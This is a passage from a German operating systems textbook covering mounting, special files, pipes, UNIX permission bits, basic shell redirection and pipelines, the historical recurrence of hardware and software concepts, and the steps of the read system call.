


Abbildung 1.15: (a) Vor Ausführung des `mount`-Befehls konnte auf die Dateien der CD-ROM nicht zugegriffen werden. (b) Nach dem `mount`-Befehl sind sie Teil der Dateihierarchie.

Das Dateisystem auf der CD-ROM kann noch nicht genutzt werden, da man keine Pfadnamen innerhalb dieses Dateisystems angeben kann. UNIX erlaubt nämlich keine Pfadnamen, die mit einem Laufwerksbuchstaben oder einer Zahl beginnen – das wäre ja genau die Art Geräteabhängigkeit, die ein Betriebssystem beseitigen sollte. Stattdessen erlaubt der `mount`-Systemaufruf, das Dateisystem der CD-ROM in die Verzeichnis hierarchie des Computers aufzunehmen, und zwar an jeder Stelle, die das Programm wünscht. In ►Abbildung 1.15(b) wurde das Dateisystem der CD-ROM in das Verzeichnis *b* eingehängt. Nun kann man die Dateien */b/x* und */b/y* ansprechen. Falls Verzeichnis *b* vorher Dateien enthielt, sind diese nun so lange verdeckt, wie die CD-ROM eingehängt ist, da */b* ja jetzt auf das Wurzelverzeichnis der CD-ROM verweist. (Dass man nicht auf die verdeckten Dateien zugreifen kann, sieht auf den ersten Blick schlimmer aus, als es ist: Dateisysteme werden meist in leere Verzeichnisse eingehängt.) Verfügt ein System über mehrere Festplatten, können diese auch in einen einzigen Baum eingehängt werden.

Ein weiteres wichtiges Konzept unter UNIX ist die **Spezialdatei** (*special file*). Spezialdateien werden eingeführt, damit Ein-/Ausgabegeräte wie Dateien aussehen. Auf diese Weise können sie mit denselben Systemaufrufen wie Dateien gelesen und beschrieben werden. Es gibt zwei Arten von Spezialdateien: **Blockdateien** (*block special file*) und **Zeichendateien** (*character special file*). Blockdateien werden benutzt, um Geräte abzubilden, die aus einer Menge frei adressierbarer Blöcke bestehen, wie zum Beispiel Platten. Durch das Öffnen einer Blockdatei und das Lesen von beispielsweise Block 4 kann ein Programm unmittelbar auf den vierten Block des Gerätes zugreifen, ohne sich um die Struktur des Dateisystems auf dem Gerät kümmern zu müssen. Auf dieselbe Art werden Zeichendateien benutzt, um Drucker, Modems und andere Geräte abzubilden, die zeichenorientiert arbeiten. Standardmäßig liegen die Spezialdateien im */dev*-Verzeichnis. Zum Beispiel wäre */dev/lp* der Drucker (früher Zeilendrucker (*line printer*) genannt).

Das letzte Merkmal, das wir in diesem Überblick besprechen, betrifft sowohl Prozesse als auch Dateien: Pipes. Eine **Pipe** (auch als unidirektonaler Kanal bezeichnet) ist eine Art Pseudodatei, die verwendet werden kann, um zwei Prozesse miteinander zu verbinden, siehe ►Abbildung 1.16. Bevor zwei Prozesse A und B mittels einer Pipe kommunizieren können, müssen sie zuvor diesen Kanal einrichten. Wenn Prozess A an Prozess B Daten senden möchte, schreibt er diese in die Pipe wie in eine Ausgabedatei. Tatsächlich hat die Implementierung einer Pipe Ähnlichkeit mit der einer Datei. Prozess B kann die Daten lesen, indem er sie wie von einer Eingabedatei aus der Pipe liest. Auf diese Weise ist die Kommunikation zwischen Prozessen in UNIX dem gewöhnlichen Lesen und Schreiben einer Datei sehr ähnlich. Genauer gesagt gibt es nur einen einzigen Weg, wie ein Prozess feststellen kann, dass die Ausgabedatei, die er gerade beschreibt, eigentlich keine Datei, sondern eine Pipe ist: Er muss einen speziellen Systemaufruf verwenden. Dateisysteme sind sehr wichtig. Wir werden in Kapitel 4 noch sehr viel mehr dazu sagen und uns auch in Kapitel 10 und 11 näher damit beschäftigen.




Abbildung 1.16: Zwei Prozesse, die durch eine Pipe verbunden sind

1.5.4 Ein- und Ausgabe

Alle Computer besitzen physische Geräte, die Eingaben annehmen und Ausgaben produzieren. Was hätte man letzten Endes auch von einem Computer, wenn man ihm nicht mitteilen könnte, was er tun soll, und wenn man die Ergebnisse seiner Arbeit nicht bekommen könnte? Es gibt viele Arten von Ein-/Ausgabegeräten, einschließlich Tastaturen, Bildschirme, Drucker usw. Zu den Aufgaben des Betriebssystems gehört es, all diese Geräte zu verwalten.

Demzufolge hat jedes Betriebssystem ein Ein-/Ausgabe-Untersystem für die Geräteverwaltung. Manche Ein-/Ausgabe-Software ist geräteunabhängig, das heißt, sie passt für viele oder alle Geräte gleichermaßen. Andere Teile wiederum wie Gerätetreiber wurden speziell für ein bestimmtes Gerät programmiert. In Kapitel 5 gehen wir noch auf Software für die Ein-/Ausgabe ein.

1.5.5 Datenschutz und Datensicherheit

Computer verwalten eine große Menge von Informationen, die der Benutzer oft schützen und vertraulich behandeln möchte. Das können beispielsweise E-Mails, Geschäftspläne, Steuererklärungen und andere sensiblen Daten sein. Es ist die Aufgabe des Betriebssystems, die Systemsicherheit zu wahren, so dass zum Beispiel Dateien nur von autorisierten Benutzern gelesen werden können.

Nur um eine Vorstellung davon zu bekommen, wie Sicherheit funktionieren kann, betrachten wir ein kleines Beispiel aus UNIX: Dateien unter UNIX werden mit einem 9-Bit-Code geschützt. Dieser Code besteht aus drei 3-Bit-Feldern: einem für den Eigentümer, einem für alle Benutzer der Gruppe, in der der Eigentümer eingetragen ist, und einem für alle anderen Benutzer. Die Einteilung der Benutzer in bestimmte Gruppen regelt der Systemadministrator. Jedes Feld wiederum besitzt ein Bit für den Lesezugriff, eines für den Schreibzugriff und eines für die Berechtigung, die Datei auszuführen. Diese Bits kennt man auch unter dem Namen **rwx-Bits** (von `read`, `write` und `execute`). Die Vergabe der Rechte von `rwxr-x--` bedeutet beispielsweise, dass der Eigentümer die Datei lesen, beschreiben und ausführen darf. Andere Mitglieder der Gruppe dürfen die Datei nur lesen und ausführen, nicht aber beschreiben. Ein Benutzer, der weder Eigentümer noch Mitglied der Gruppe ist, darf diese Datei nur ausführen und weder beschreiben noch lesen. Bei einem Verzeichnis bedeutet das x-Bit die Erlaubnis zum Durchsuchen. Ein „-“ steht immer für ein fehlendes Recht.

Zum Schutz der Dateien kommen noch weitere Sicherheitsmechanismen hinzu. Das System muss beispielsweise vor Angreifern geschützt werden, die entweder Benutzer sein können oder automatisch arbeiten, wie zum Beispiel Computerviren. Das Thema Sicherheit (*security*) wird ausführlicher in Kapitel 9 behandelt.

1.5.6 Die Shell

Das Betriebssystem ist für die Ausführung von Systemaufrufen zuständig. Editoren, Compiler, Assembler, Binder und Kommandozeileninterpreter gehören sicher nicht zum Betriebssystem, auch wenn es sehr wichtige und nützliche Werkzeuge sind. Auf die Gefahr hin, die Dinge ein wenig durcheinanderzubringen, werden wir uns in diesem Abschnitt kurz den UNIX-Kommandozeileninterpreter ansehen, den man auch als **Shell** bezeichnet. Die Shell ist zwar kein Teil des Betriebssystems, nutzt jedoch sehr stark dessen Eigenschaften und ist ein gutes Beispiel dafür, wie man Systemaufrufe nutzen kann. Sie ist zudem die wichtigste Schnittstelle zwischen einem Benutzer, der an seinem Terminal sitzt, und dem Betriebssystem, solange keine grafische Benutzeroberfläche eingesetzt wird. Es gibt viele Shells wie die `sh`, `csh`, `ksh` und die `bash`. Alle unterschiedlichen Typen bieten die Funktionalität der ursprünglichen Shell, der `sh`.



Linux-Lab

Sobald sich ein Benutzer am System anmeldet, wird die Shell gestartet. Die Shell benutzt das Terminal als Standardeingabe und Standardausgabe. Sie beginnt mit der Ausgabe eines Zeichens zur Eingabeaufforderung, auch **Prompt** genannt, wie zum Beispiel dem \$-Zeichen. Dadurch wird dem Benutzer angezeigt, dass die Shell auf Kommandos wartet. Wenn der Benutzer nun zum Beispiel

```
date
```

eingibt, erzeugt die Shell einen Kindprozess und lässt das Programm `date` als Kindprozess laufen. Während dieser Kindprozess ausgeführt wird, wartet die Shell auf dessen Terminierung. Wenn der Kindprozess beendet ist, gibt die Shell erneut das Prompt-Zeichen aus und versucht, die nächste Eingabezeile zu lesen.

Der Benutzer kann die Standardausgabe auf eine Datei umlenken, indem er zum Beispiel Folgendes eingibt:

```
date >file
```

In ähnlicher Weise kann die Standardeingabe umgelenkt werden:

```
sort <file1 >file2
```

Dadurch wird ein Sortierprogramm aufgerufen, das seine Eingaben aus der Datei *file1* entnimmt und seine Ausgaben in die Datei *file2* schreibt.

Die Ausgabe eines Programms kann von einem anderen Programm als Eingabe benutzt werden, indem die beiden durch eine Pipe miteinander verbunden werden. So wird in

```
cat file1 file2 file3 | sort >/dev/lp
```

das Programm *cat* aufgerufen, um die drei Dateien aneinanderzuhängen (*concatenate*). Die Ausgabe wird danach an *sort* übergeben, um die Zeilen in alphabetischer Reihenfolge zu sortieren. Die Ausgabe von *sort* wird auf die Datei */dev/lp* umgelenkt, die ein typischer Name für eine Zeichendatei zur Ansteuerung eines Druckers ist.

Wenn der Benutzer ein „&“ an ein Kommando anfügt, so wartet die Shell nicht auf dessen Terminierung. Stattdessen wird sofort das Prompt-Zeichen ausgegeben. So startet beispielsweise

```
cat file1 file2 file3 | sort >/dev/lp &
```

das Sortieren als Hintergrundjob. Dadurch kann der Benutzer seine Arbeit während des Sortierens normal fortsetzen. Die Shell hat viele interessante Fähigkeiten, auf die wir aus Platzgründen leider nicht weiter eingehen können. Die meisten UNIX-Bücher behandeln auch die Shell ausführlich (z.B. Kernighan und Pike, 1984; Kochen und Wood, 2003; Medinets, 1999; Newham und Rosenblatt, 1998; Robbins, 1999).

Viele PCs benutzen heutzutage eine grafische Benutzeroberfläche (GUI). Diese GUI ist eigentlich nur ein Programm, das über dem Betriebssystem läuft, genau wie eine Shell. In Linux-Systemen ist dies sehr offensichtlich, weil der Benutzer zwischen (mindestens) zwei GUIs wählen kann: Gnome oder KDE oder überhaupt keine (dann wird das Terminal-Fenster von X11 benutzt). Auch in Windows ist es möglich, die Standard-GUI (Windows Explorer) durch ein anderes Programm zu ersetzen. Dazu müssen einige Werte in der Registrierungsdatenbank (*registry*) verändert werden. Dies wird allerdings nur von sehr wenigen Leuten genutzt.

1.5.7 Die Ontogenese rekapituliert die Phylogenie

Nach Veröffentlichung des Buches „Über die Entstehung der Arten“ von Charles Darwin postulierte der deutsche Zoologe Ernst Haeckel, dass „die Ontogenese die Phylogenie rekapituliere“. Damit meinte er, dass die Entwicklung eines Embryos (Ontogenese) die Evolution der Art (Phylogenie) wiederholt. Mit anderen Worten durchläuft eine menschliche Eizelle nach der Befruchtung verschiedene Stadien: Erst ist sie ein Fisch, dann ein Schwein und immer so weiter, bevor sie sich in ein menschliches

Baby verwandelt. Obwohl diese Aussage heutzutage unter Biologen als grobe Vereinfachung gilt, so steckt doch ein Körnchen Wahrheit darin.

Etwas Vergleichbares ist auch in der Computerindustrie geschehen. Jede neue Art (Großrechner, Minicomputer, Personalcomputer, Handheld-Computer, eingebettete Systeme, Smart Cards usw.) scheint durch dieselben Entwicklungsstadien zu gehen wie ihre Vorgänger – sowohl was die Hardware als auch was die Software betrifft. Wir vergessen häufig, dass viel von dem, was in der Computerindustrie und in vielen anderen Geschäftsfeldern passiert, technologiegetrieben ist. Der Grund, warum die alten Römer keine Autos hatten, ist nicht, dass sie so gerne zu Fuß gingen – sie wussten nur einfach nicht, wie man Autos baut. Personalcomputer existieren *nicht*, weil Millionen von Menschen ein jahrhundertelanges aufgestautes Verlangen hatten, einen Computer zu besitzen, sondern weil es jetzt möglich ist, sie billig herzustellen. Wir vergessen häufig, wie sehr die Technologie unsere Sicht auf Systeme beeinflusst und es lohnt sich, dies von Zeit zu Zeit zu reflektieren.

Insbesondere kommt es häufig vor, dass durch technologische Veränderungen ein Konzept veraltet und schnell wieder verschwindet. Jedoch könnte schon die nächste technologische Änderung dieses Konzept wieder zu neuem Leben erwecken. Dies trifft vor allem dann zu, wenn sich die Veränderung nur auf einen Teil des Systems bezieht, das dadurch im Vergleich zu den anderen Teilen leistungsstärker wird. Als die Prozessoren beispielsweise bedeutend schneller als die Speicher wurden, kamen die Cache-Speicher auf, um den „langsamen“ Speicher zu beschleunigen. Wenn durch eine neue Technologie eines Tages Speicher viel schneller als Prozessoren werden, wird der Cache-Speicher verschwinden. Und wenn dann durch eine neue Technologie die Prozessoren wieder schneller als die Speicher werden, dann werden wohl auch die Cache-Speicher wieder auftauchen. In der Biologie stirbt etwas für immer aus, in der Informatik manchmal nur für ein paar Jahre.

Als eine Folge dieser Unbeständigkeit werden wir in diesem Buch von Zeit zu Zeit „veraltete“ Konzepte ansehen, das heißt Ideen, die aus der Sicht der heutigen Technologie nicht mehr optimal sind. Gleichwohl könnten Änderungen in der Technologie einige dieser sogenannten „veralteten Konzepte“ wiederbeleben. Deshalb sollte man verstehen, warum ein Konzept als veraltet gilt und welche Veränderungen es möglicherweise zurückbringen könnten.

Um dies noch deutlicher zu machen, lassen Sie uns ein Beispiel betrachten: Die ersten Computer hatten festverdrahtete Befehlssätze. Die Befehle wurden direkt von der Hardware ausgeführt und konnten nicht verändert werden. Dann kam die Mikroprogrammierung (in großem Umfang zuerst mit der IBM 360 eingeführt), bei der ein zugrunde liegender Interpreter die „Hardware-Befehle“ auf Softwareebene ausführt. Festverdrahtete Befehle veralteten – sie waren nicht flexibel genug. Dann wurden RISC-Computer entwickelt und die Mikroprogrammierung (d.h. interpretierte Befehle) veralteten, weil direkte Ausführungen schneller waren. Im Moment beobachten wir die Wiederauferstehung der Interpretationen in Form von Java-Applets, die über das Internet verschickt und bei Ankunft interpretiert werden. Ausführungsgeschwindigkeit ist hier nicht so entscheidend, da die Verzögerungen durch das Netzwerk so groß sind, dass diese

gewöhnlich dominieren. Das Pendel ist also zwischen direkter Ausführung und Interpretation schon mehrmals hin- und hergeschwungen und wird vielleicht in der Zukunft auch noch weiterschwingen.

Große Speicher

Wir wollen nun einige historische Entwicklungen in der Hardware untersuchen und welchen Einfluss sie immer wieder auf die Software hatten. Die ersten Großrechner verfügten nur über einen begrenzten Speicher. Eine vollständig geladene IBM 7090 oder 7094, von Ende 1959 bis 1964 die Königin unter den Rechnern, hatte kaum mehr als 128 KB an Speicherkapazität. Sie war hauptsächlich in Assembler programmiert, um kostbaren Speicherplatz zu sparen.

Im Laufe der Zeit wurden Compiler-Sprachen wie FORTRAN und COBOL so gut, dass Assembler für tot erklärt wurde. Aber als der erste kommerzielle Minicomputer (die PDP-1) erschien, hatte diese nur 4.096 18-Bit-Wörter an Speicher und Assembler feierte ein überraschendes Comeback. Schließlich bekamen die Minicomputer mehr Speicher und höhere Programmiersprachen hielten auch hier Einzug.

Als Mikrocomputer in den frühen 1980er Jahren aufkamen, hatten die ersten unter ihnen 4 KB an Speicherkapazität und die Assemblersprachen standen von den Toten auf. Eingebettete Systeme benutzen häufig dieselben CPU-Chips wie die Mikrocomputer (8080er, Z80s und spätere 8086er) und wurden anfangs ebenso in Assembler programmiert. Heute haben die Nachfahren der Mikrocomputer, die PCs, viel Speicher und sind in C, C++, Java und anderen höheren Programmiersprachen geschrieben. Smart Cards machen eine ähnliche Entwicklung durch: Obwohl jenseits einer gewissen Größe, haben sie oft eine Java-VM (Virtuelle Maschine) und interpretieren Java-Programme, anstatt sie in übersetzter Form in Maschinensprache auf der Smart Card auszuführen.

Hardware-Schutz

Die ersten Großrechner wie die IBM 7090/7094 hatten keinen Hardware-Schutz, es konnte also immer jeweils nur ein Programm laufen. Ein fehlerhaftes Programm konnte das Betriebssystem aushebeln und leicht die Maschine abstürzen lassen. Mit der Einführung der IBM 360 wurde eine primitive Form des Hardware-Schutzes verfügbar. Diese Maschinen konnten nun mehrere Programme gleichzeitig im Speicher halten und sie abwechselnd laufen lassen (Multiprogrammierung). Monoprogrammierung wurde für veraltet erklärt, zumindest bis der erste Minicomputer auftauchte – ohne Hardware-Schutz. Multiprogrammierung war also wieder nicht möglich. Dies traf für die PDP-1 und die PDP-8 zu, die PDP-11 verfügte endlich über die nötigen Schutzmechanismen und diese Eigenschaft führte zur Multiprogrammierung und schließlich zu UNIX.

Als die ersten Mikrocomputer gebaut wurden, benutzten sie den Intel-8080-CPU-Chip, der keinen Hardware-Schutz hatte – das bedeutete die Rückkehr zur Monoprogrammierung. Erst der Intel 80286 wurde um Schutzmechanismen ergänzt und Multi-

programmierung wurde möglich. Bis zum heutigen Tag haben viele eingebettete Systeme keinen Hardware-Schutz und sie lassen nur ein einziges Programm laufen.

Werfen wir nun einen Blick auf die Betriebssysteme. Die ersten Großrechner besaßen anfangs keinen Schutzmechanismus und keine Unterstützung für Multiprogrammierung. Also lief auf ihnen ein einfaches Betriebssystem, das jeweils nur ein manuell geladenes Programm verwalten konnte. Später kam die nötige Hardware- und Betriebssystemunterstützung hinzu, um mehrere Programme gleichzeitig verwalten zu können. Damit besaßen sie die vollen Timesharing-Eigenschaften.

Als die Minicomputer zuerst auftauchten, hatten auch sie keine Hardware für den Schutz und konnten jeweils nur ein manuell geladenes Programm ausführen, obwohl Multiprogrammierung in der Welt der Großrechner schon längst etabliert war. Nach und nach kamen Schutzmechanismen hinzu und damit auch die Fähigkeit, mehrere Programme gleichzeitig laufen zu lassen. Die ersten Mikrocomputer konnten auch jeweils nur ein Programm ausführen und bekamen erst später die Fähigkeit zur Multiprogrammierung. Handheld-Computer und Smart Cards durchliefen dieselben Stationen.

In allen Fällen wurde die Software-Entwicklung von der Technologie diktiert. Beispielsweise besaßen die ersten Mikrocomputer etwa 4 KB Speicher und keinerlei Hardware für den Schutz. Höhere Programmiersprachen und Multiprogrammierung waren für solche winzigen Computer einfach zu viel zu verwalten. Als sich die Mikrocomputer langsam in unsere moderne Personalcomputer verwandelten, erhielten sie die nötige Hardware und dann auch die notwendige Software für noch fortschrittlichere Eigenschaften. Wahrscheinlich wird diese Entwicklung auch in den kommenden Jahren noch andauern. Auch in anderen Bereichen gibt es dieses Rad der Wieder-geburten, doch in der Computerindustrie scheint es sich schneller zu drehen.

Platten

Die ersten Großrechner waren weitgehend magnetbandbasiert. Sie lasen ein Programm vom Band, übersetzten es, ließen es laufen und schrieben das Ergebnis zurück auf ein anderes Band. Es gab keine Platten und kein Konzept eines Dateisystems. Dies änderte sich, als IBM 1956 die erste Festplatte einführte – die RAMAC (RAndoM ACCess). Diese Platte nahm eine Fläche von 4 m^2 ein und konnte 5 Millionen 7-Bit-Zeichen speichern, genug für ein Digitalfoto in mittlerer Auflösung.

Charakteristisch für diese neuen Entwicklungen war der CDC 6600, eingeführt 1964 und über Jahre der bei weitem schnellste Computer der Welt. Benutzer konnten sogenannte „permanente Dateien“ erzeugen, indem sie ihnen Namen gaben und hofften, dass kein anderer Benutzer ebenfalls beispielsweise „Daten“ für einen passenden Dateinamen hielt. Dies war ein einstufiges Verzeichnis. Endlich entwickelten Großrechner komplexe hierarchische Dateisysteme, die vielleicht in dem MULTICS-Dateisystem ihren Höhepunkt fanden.

Die ersten Minicomputer hatten teilweise auch schon Festplatten. Als die PDP-11 1970 eingeführt wurde, war sie standardmäßig mit der RK05-Platte ausgerüstet, die mit 2,5 MB zwar nur ungefähr die Hälfte der Kapazität des RAMAC von IBM hatte,

aber dafür wies sie auch nur einen Durchmesser von 40 cm und eine Höhe von 5 cm auf. Auch die RK05 hatte anfangs nur ein einstufiges Verzeichnis. Als dann die Mikrocomputer herauskamen, war CP/M anfangs das vorherrschende Betriebssystem und auch dieses unterstützte nur ein Verzeichnis (auf dem Diskettenlaufwerk).

Virtueller Speicher

Ein virtueller Speicher bietet die Möglichkeit, ein Programm ablaufen zu lassen, das größer als der physische Speicher ist, indem Teile zwischen RAM und Platte hin- und hergeschoben werden. Dieses Konzept hat eine ähnliche Entwicklung durchlaufen, es tauchte zuerst bei Großrechnern auf und wanderte dann zu den Mini- und den Mikrocomputern. Virtueller Speicher hat es auch möglich gemacht, ein Programm dynamisch zur Laufzeit mit einer Bibliothek zu verlinken, anstatt diese beim Übersetzen fest in das Programm einzubauen. MULTICS war das erste System, bei dem dies umgesetzt wurde. Diese Idee pflanzte sich schließlich nach unten fort und ist jetzt auf den meisten UNIX- und Windows-Systemen verbreitet.

Bei all diesen Entwicklungen sehen wir, dass Konzepte in einem bestimmten Kontext erfunden und dort später – wenn der Kontext sich änderte (Assemblersprachen, Monoprogrammierung, einstufige Verzeichnisse usw.) – verworfen wurden, nur um oft ein Jahrzehnt später in einem anderen Kontext wieder aufzutauchen. Deshalb werden wir in diesem Buch manchmal einen Blick auf Ideen und Algorithmen werfen, die zwar für die heutigen Gigabyte-PCs überholt sind, aber vielleicht bald für eingebettete Systeme oder Smart Cards zurückkommen.

1.6 Systemaufrufe

Wir haben gesehen, dass Betriebssysteme zwei Hauptfunktionen haben: Abstraktionen für Benutzerprogramme zur Verfügung zu stellen und die Betriebsmittel des Computers zu verwalten. Größtenteils bezieht sich die Interaktion zwischen Benutzerprogrammen und dem Betriebssystem auf die erste Funktion, wie zum Beispiel das Erzeugen, Schreiben, Lesen und Löschen von Dateien. Der Betriebssystemteil, der für die Ressourcenverwaltung zuständig ist, stellt sich dem Nutzer weitgehend transparent dar und arbeitet automatisch. Das heißt, an der Schnittstelle zwischen Nutzerprogramm und dem Betriebssystem geht es hauptsächlich um die Abstraktionen. Um die Funktionsweise eines Betriebssystems richtig zu verstehen, müssen wir diese Schnittstelle genau untersuchen. Die zur Verfügung stehenden Systemaufrufe unterscheiden sich von Betriebssystem zu Betriebssystem (obwohl die zugrunde liegenden Konzepte ähnlich sind).

Wir sind daher gezwungen, uns zwischen (1) verschwommenen Allgemeinplätzen („Betriebssysteme besitzen einen Systemaufruf zum Lesen von Dateien“) und (2) einem speziellen System („UNIX besitzt einen `read`-Systemaufruf mit drei Parametern: einen, um die Datei auszuwählen; einen für den Zeiger auf den Zieldatenbereich; und einen, um die Anzahl der zu lesenden Zeichen festzulegen“) zu entscheiden.

Wir haben uns hier für die zweite Variante entschieden. Das bedeutet zwar mehr Aufwand, aber es ermöglicht einen besseren Einblick in die Funktionsweise eines Betriebssystems. Obwohl sich unsere Betrachtung hauptsächlich auf POSIX (International Standard 9945-1) und damit auch auf UNIX, System V, BSD, Linux, MINIX 3 usw. bezieht, haben die meisten anderen Betriebssysteme Systemaufrufe für dieselben Funktionen, auch wenn diese im Detail etwas anders aussehen. Der Mechanismus, wie ein Systemaufruf gestartet wird, ist meistens sehr stark von der Hardware abhängig und muss oft in Assembler geschrieben werden. Daher gibt es auch eine Bibliotheksfunktion, die einen Systemaufruf von höheren Programmiersprachen wie C und anderen Sprachen zulässt.

Es ist nützlich, Folgendes im Kopf zu behalten: Jede Einprozessormaschine kann jeweils nur eine Anweisung bearbeiten. Wenn ein Prozess im Benutzermodus arbeitet und einen Systemaufruf wie etwa das Lesen einer Datei nutzen will, dann muss er einen Unterbrechungsbefehl ausführen und dadurch die Kontrolle an das Betriebssystem übergeben. Das Betriebssystem erkennt den Wunsch des Prozesses, indem es die Parameter untersucht. Danach wird der Systemaufruf ausgeführt und die Kontrolle an das Benutzerprogramm zurückgegeben, von dem der nächste Befehl nach dem Systemaufruf ausgeführt wird. Eigentlich ähnelt der Systemaufruf dem Aufruf einer speziellen Prozedur. Allerdings können nur Systemaufrufe in den Kern eintreten, eine gewöhnliche Prozedur darf das nicht.

Damit der Mechanismus eines Systemaufrufes klarer wird, werfen wir nun einen kurzen Blick auf den `read`-Aufruf. Wie bereits oben erwähnt, besitzt er drei Parameter: Der erste ist der Dateideskriptor, der zweite zeigt auf einen Datenpuffer und der dritte enthält die Anzahl der zu lesenden Zeichen. So wie fast alle Systemaufrufe wird `read` von einem C-Programm aufgerufen, indem eine Bibliotheksfunktion mit dem gleichen Namen wie der Systemaufruf angesprochen wird, in diesem Fall also `read`. Ein Aufruf eines C-Programms könnte also wie folgt aussehen:

```
count = read(fd, buffer, nbytes);
```

Der Systemaufruf (und die entsprechende Bibliotheksfunktion) liefert die Anzahl der Zeichen durch die Variable `count` zurück, die die tatsächlich gelesenen Zeichen angibt. Dieser Wert ist normalerweise gleich `nbytes`, kann aber auch kleiner sein, wenn etwa während des Lesens das Ende der Datei erreicht wurde.

Wenn der Systemaufruf nicht ausgeführt werden konnte, entweder wegen falscher Parameter oder wegen eines Lesefehlers, dann wird `count` auf `-1` gesetzt. Die Fehlernummer wird in einer globalen Variablen abgelegt, die `errno` heißt. Jedes Programm sollte diese Variable nach einem Systemaufruf testen und prüfen, ob ein Fehler aufgetreten ist.

Systemaufrufe werden in einer Reihe von Schritten durchgeführt. Um dies noch deutlicher zu machen, wollen wir den `read`-Systemaufruf näher untersuchen. Bevor die Bibliotheksfunktion `read` aufgerufen wird, die dann wiederum den Systemaufruf `read` ausführt, legt das aufrufende Programm die Parameter auf den Stack, wie in den Schritten 1 bis 3 in ▶ Abbildung 1.17 gezeigt wird.




Abbildung 1.17: Die elf Schritte für den Systemaufruf `read(fd, buffer, nbytes)`

C- und C++-Compiler legen die Parameter in umgekehrter Reihenfolge auf den Stack (aus historischen Gründen, damit der erste Parameter von `printf`, der Formatstring, ganz oben auf dem Stack erscheint). Der erste und der dritte Parameter werden als Wert übergeben, der zweite dagegen als Referenz. Das heißt, es wird nicht der Inhalt des Puffers, sondern nur ein Zeiger auf den Anfang des Puffers übergeben (was durch das & gekennzeichnet wird). Dann folgt der Sprung in die Bibliotheksfunktion (Schritt 4). Dieser Befehl ist ein normaler Befehl zum Aufruf von Funktionen.

Die Bibliotheksfunktion, die möglicherweise in Assembler geschrieben ist, speichert im Normalfall die Nummer des Systemaufrufes an einem Ort, an dem das Betriebssystem den Wert erwartet, beispielsweise in einem Register (Schritt 5). Dann wird der TRAP-Befehl ausgeführt, um vom Benutzermodus in den Kernmodus zu wechseln, und eine feste Adresse im Kern angesprungen (Schritt 6). Der TRAP-Befehl ist in der Tat dem Befehl zum Aufruf einer Prozedur recht ähnlich, und zwar in dem Sinne, dass der folgende Befehl von einem anderen Speicherort geholt wird und die Rücksprungadresse auf dem Stack zur späteren Verwendung gespeichert wird.

Dennoch unterscheidet sich der TRAP-Befehl vom Prozeduraufruf auf zwei grundsätzliche Arten: Erstens schaltet er als Nebeneffekt in den Kernmodus um, während der Prozeduraufruf den Modus beibehält. Zweitens wird nicht wie beim Prozeduraufruf eine relative oder absolute Adresse angegeben, an der die jeweilige Prozedur gespei-

chert ist, da der TRAP-Befehl nicht an eine beliebige Adresse springen kann. Je nach Architektur springt er entweder zu einer einzelnen, festgelegten Stelle oder zu einer Adresse, die durch eine Tabelle mit Sprungadressen im Speicher und einem Index festgelegt ist, der durch ein 8-Bit-Feld im TRAP-Befehl bestimmt ist.

Der Programmcode im Kern, der dem TRAP-Befehl folgt, springt dann anhand der Systemaufrufnummer zu dem richtigen Systemaufruf, der gewöhnlich durch eine Tabelle aus Funktionszeigern mit allen Systemaufrufen gefunden wird. Die Systemaufrufnummer ist ein Index für den entsprechenden Eintrag in dieser Tabelle (Schritt 7). Zu diesem Zeitpunkt startet der Systemaufruf (Schritt 8). Sobald der Systemaufruf abgeschlossen ist, kann die Kontrolle an die Bibliotheksfunktion im Benutzermodus zurückgegeben werden, die dem TRAP-Befehl folgt (Schritt 9). Diese Funktion kehrt danach zum Benutzerprogramm zurück, so wie es auch eine normale Prozedur getan hätte (Schritt 10).

Damit der Systemaufruf beendet werden kann, muss das Benutzerprogramm den Stack aufräumen, wie es nach jedem Funktionsaufruf getan wird (Schritt 11). Angenommen, der Stack wächst nach unten (was recht häufig der Fall ist), dann erhöht das übersetzte Programm das Kellerregister genau so weit, dass die Parameter, die vor dem *read*-Aufruf gespeichert wurden, wieder entfernt werden. Und das Programm darf jetzt wieder tun, was immer es möchte.

